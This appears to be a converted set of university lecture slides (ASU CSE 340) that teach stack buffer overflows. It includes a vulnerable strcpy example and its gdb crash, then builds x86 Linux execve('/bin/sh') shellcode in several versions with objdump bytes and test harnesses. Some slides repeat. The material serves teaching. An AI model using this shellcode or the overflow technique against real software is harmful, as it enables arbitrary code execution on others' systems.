0xfd2e0	0xfd2d4
cks! (0x21736b63)	
5 ro (0x6f722035)	
201 (0x31303220)	0xfd2c0
fall (0x6c6c6166)	0xfd2bc
340 (0x20303433)	0xfd2b8
cse (0x20657363)	
asu (0x20757361)	
	0xfd2ac
0x8048504	
0xfd2ac	0xfd290

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
   push %ebp                  0x80483f4
   mov %esp,%ebp              0x80483f5
   sub $0x28,%esp             0x80483f7
   mov 0x8(%ebp),%eax         0x80483fa
   mov %eax,0x4(%esp)         0x80483fd
   lea -0xc(%ebp),%eax        0x8048401
   mov %eax,(%esp)            0x8048404
   call strcpy                0x8048407
   leave                      0x804840c
   ret                        0x804840d
main:
   push %ebp                  0x804840e
   mov %esp,%ebp              0x804840f
   sub $0x10,%esp             0x8048414
   movl $0x8048504,(%esp)0x8048417
   call mycpy                 0x804841e
   mov $0x8048517,%eax        0x8048423
   mov %eax,(%esp)            0x8048428
   call printf                0x804842b
   mov $0x0,%eax              0x8048430
   leave                      0x8048435
   ret                        0x8048436
```

%eax	0xfd2ac
%esp	0xfd2c0
%ebp	0x6c6c6166
%eip	0x31303220



0xfd2e0

0xfd2d4

cks! (0x21736b63)

5 ro (0x6f722035)

0xfd2c0

201 (0x31303220)

0xfd2bc

fall (0x6c6c6166)

0xfd2b8

340 (0x20303433)

cse (0x20657363)

asu (0x20757361)

0xfd2ac

0x8048504

0xfd2ac

0xfd290

```
0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                    0x80483f4
    mov %esp,%ebp                0x80483f5
    sub $0x28,%esp               0x80483f7
    mov 0x8(%ebp),%eax           0x80483fa
    mov %eax,0x4(%esp)           0x80483fd
    lea -0xc(%ebp),%eax          0x8048401
    mov %eax,(%esp)              0x8048404
    call strcpy                  0x8048407
    leave                        0x804840c
    ret                          0x804840d
main:
    push %ebp                    0x804840e
    mov %esp,%ebp                0x804840f
    sub $0x10,%esp               0x8048414
    movl $0x8048504,(%esp)0x8048417
    call mycpy                   0x804841e
    mov $0x8048517,%eax          0x8048423
    mov %eax,(%esp)              0x8048428
    call printf                  0x804842b
    mov $0x0,%eax                0x8048430
    leave                        0x8048435
    ret                          0x8048436
```

%eax	0xfd2ac
%esp	0xfd2c0
%ebp	0x6c6c6166
%eip	0x31303220

```c
#include <string.h>
#include <stdio.h>
void mycpy(char* str)
{
  char foo[4];
  strcpy(foo, str);
}
int main()
{
  mycpy("asu cse 340 fall
2015 rocks!");
  printf("After");
  return 0;
}
```

```
[adamd@ragnuk examples]$ gcc -
Wall -m32 overflow_example.c
[adamd@ragnuk examples]$ ./
a.out Segmentation fault (core
dumped)
[adamd@ragnuk examples]$
gdb ./a.out
(gdb) r
Starting program: a.out
Program received signal
SIGSEGV, Segmentation fault.
0x31303220 in ?? ()
(gdb) info registers
eax    0xffffd1fc   -11780
ecx    0x0           0
edx    0x8048521  134513953
ebx    0x908ff4   9474036
esp    0xffffd210    0xffffd210
ebp    0x6c6c6166    0x6c6c6166
esi    0x0           0
edi    0x0           0
eip    0x31303220
0x31303220e
...
```

“Overflowing” Functions

- `gets()` -- note that data cannot contain newlines or EOFs
- `strcpy()/strcat()`
- `sprintf()/vsprintf()`
- `scanf()/sscanf()/fscanf()`
- … and also custom input routines

How to Exploit a Stack Overflow

- Different variations to accommodate different architectures
  - Assembly instructions
  - Operating system calls
  - Alignment
- Linux buffer overflows for 32-bit architectures explained in the paper “Smashing The Stack For Fun And Profit” by Aleph One, published on Phrack Magazine, 49(7)

Shellcode Goal

- We want to execute arbitrary code in the vulnerable application's process space
  - This code has the same privileges as the vulnerable application
- *Shellcode* is the standard term for this type of code
  - Called shellcode because classic example is code to execute /bin/sh
  - Really just assembly code to perform specific purpose

C-version of Shellcode

```
void main() {
   char* name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
   exit(0);
}
```

- System calls in assembly are invoked by saving parameters either on the stack or in registers and then calling the software interrupt (0x80 in Linux)

System Calls

-
  ```
  int execve (char* filename,
              char* argv[],
              char* envp[])
  ```
  - Value 0xb in eax (index in syscall table)
  - Address of the program name in ebx ("/bin/sh")
  - Address of the null-terminated argv vector in ecx (addr of "/bin/sh", NULL)
  - Address of the null-terminated envp vector in edx (e.g., NULL)
  - Call int 0x80 (note: sysenter/sysexit is the more optimized way to invoke system calls)

System Calls

- `void exit(int status)`
  - Value 1 in eax
  - Exit code in ebx
  - Call int 0x80

The Shell Code

- We need the null-terminated string "/bin/sh" somewhere in memory (filename parameter)
- We need the address of the string "/bin/sh" somewhere in memory followed by a NULL pointer (argv parameter)
- Have the address of a NULL long word somewhere in memory (envp parameter)

Invoking the System Calls

- Copy 0xb into the eax register
- Copy the address of the string "/bin/sh" into the ebx register
- Copy the address of the address of "/bin/sh" into the ecx register
- Copy the address of the null word into the edx register
- Execute the int 0x80 instruction
- Copy 0x1 into the eax register
- Copy 0x0 into the ebx register
- Execute the int 0x80 instruction

Preliminary Shellcode

```
.data
sh:
      .string "/bin/sh"
      .int 0
.text
.globl main
main:
      movl   $11,%eax
      movl   $sh,%ebx
      push   $0
      push   $sh
      movl   %esp,%ecx
      movl   $0,%edx
      int    $0x80
      movl   $0x1,%eax
      movl   $0x0,%ebx
      int    $0x80
```

```
[ragnuk] $ gcc –m32
preliminary_shellcode.s
[ragnuk] $./a.out
sh-41.$
```

Preliminary Shellcode

```
$ gcc -m32 preliminary_shellcode.s -o prelim
$ objdump -D prelim

...
08048394 <main>:
8048394:       b8 0b 00 00 00             mov    $0xb,%eax
8048399:       bb 1c 96 04 08             mov    $0x804961c,%ebx
804839e:       6a 00                      push   $0x0
80483a0:       68 1c 96 04 08             push   $0x804961c
80483a5:       89 e1                      mov    %esp,%ecx
80483a7:       ba 00 00 00 00             mov    $0x0,%edx
80483ac:       cd 80                      int    $0x80
80483ae:       b8 01 00 00 00             mov    $0x1,%eax
80483b3:       bb 00 00 00 00             mov    $0x0,%ebx
80483b8:       cd 80                      int    $0x80
```

Testing the Shell Code

```
void main()
{
  char shellcode[] = "\xb8\x0b\x00\x00\x00\xbb\x1c\x96"
                     "\x04\x08\x6a\x00\x68\x1c\x96\x04"
                     "\xcd\x80\xb8\x01\x00\x00\x00\xbb"
                     "\x00\x00\x00\x00\xcd\x80";
  int (*shell)();
  shell=shellcode;
  shell();
}
$ gcc -m32 -z execstack test_shellcode.c
$ ./a.out
$
```

Preliminary Shellcode

```
$ gcc -m32 preliminary_shellcode.s -o prelim
$ objdump -D prelim

...
08048394 <main>:
8048394:       b8 0b 00 00 00          mov    $0xb,%eax
8048399:       bb 1c 96 04 08          mov    $0x804961c,
%ebx
804839e:       6a 00                   push   $0x0
80483a0:       68 1c 96 04 08          push   $0x804961c
80483a5:       89 e1                   mov    %esp,%ecx
80483a7:       ba 00 00 00 00          mov    $0x0,%edx
80483ac:       cd 80                   int    $0x80
80483ae:       b8 01 00 00 00          mov    $0x1,%eax
80483b3:       bb 00 00 00 00          mov    $0x0,%ebx
80483b8:       cd 80                   int    $0x80
```

Position Independent Shellcode

```
[ragnuk] $ gcc –m32
position_independent_shellcode.s
[ragnuk] $./a.out
sh-41.$
```

```
.text
.globl main
main:
       movl   $11,%eax
       # push /sh\0
       push   $0x0068732F
       # push /bin
       push   $0x6E69622F
       movl   %esp,%ebx
       push   $0
       push   %ebx
       mov    %esp,%ecx
       movl   $0,%edx
       # execve(char* filename, char** argv, char** envp)
       int    $0x80

       movl   $1,%eax
       movl   $0,%ebx
       int    $0x80
```

Position Independent Shellcode

```
$ gcc -m32 -o position_independent
position_independent_shellcode.s
$ objdump –D ./position_independent
...
08048394 <main>:
8048394:       b8 0b 00 00 00          mov    $0xb,%eax
8048399:       68 2f 73 68 00          push   $0x68732f
804839e:       68 2f 62 69 6e          push   $0x6e69622f
80483a3:       89 e3                   mov    %esp,%ebx
80483a5:       6a 00                   push   $0x0
80483a7:       53                      push   %ebx
80483a8:       89 e1                   mov    %esp,%ecx
80483aa:       ba 00 00 00 00          mov    $0x0,%edx
80483af:       cd 80                   int    $0x80
80483b1:       b8 01 00 00 00          mov    $0x1,%eax
80483b6:       bb 00 00 00 00          mov    $0x0,%ebx
80483bb:       cd 80                   int    $0x80
```

Testing the Shell Code

```
void main()
{
 char* shellcode = "\xb8\x0b\x00\x00\x00\x68\x2f\x73"
                   "\x68\x00\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x6a\x00\x53\x89\xe1\xba\x00"
                   "\x00\x00\x00\xcd\x80\xb8\x01\x00"
                   "\x00\x00\xbb\x00\x00\x00\x00\xcd"
                   "\x80";
  int (*shell)();
  shell=shellcode;
  shell();
}
$ gcc -m32 -z execstack test_shellcode.c
$ ./a.out
sh-4.1$
```

No Null No Newline Shellcode

```
[ragnuk] $ gcc –m32 no_null_no_newline_shellcode.s
[ragnuk] $./a.out
sh-41.$
```

```
 .text
 .globl main
main:
       xor    %eax,%eax
       push   %eax
       # push n/sh
       push   $0x68732F6E
       # push //bi
       push   $0x69622F2F
       movl   %esp,%ebx
       push   %eax
       push   %ebx
       mov    %esp, %ecx
       movl   %eax, %edx
       mov    $11,%al
       # execve(char* filename, char** argv, char** envp)
       int    $0x80
       xor    %eax,%eax
       mov    $1,%al
       xor    %ebx,%ebx
       int    $0x80
```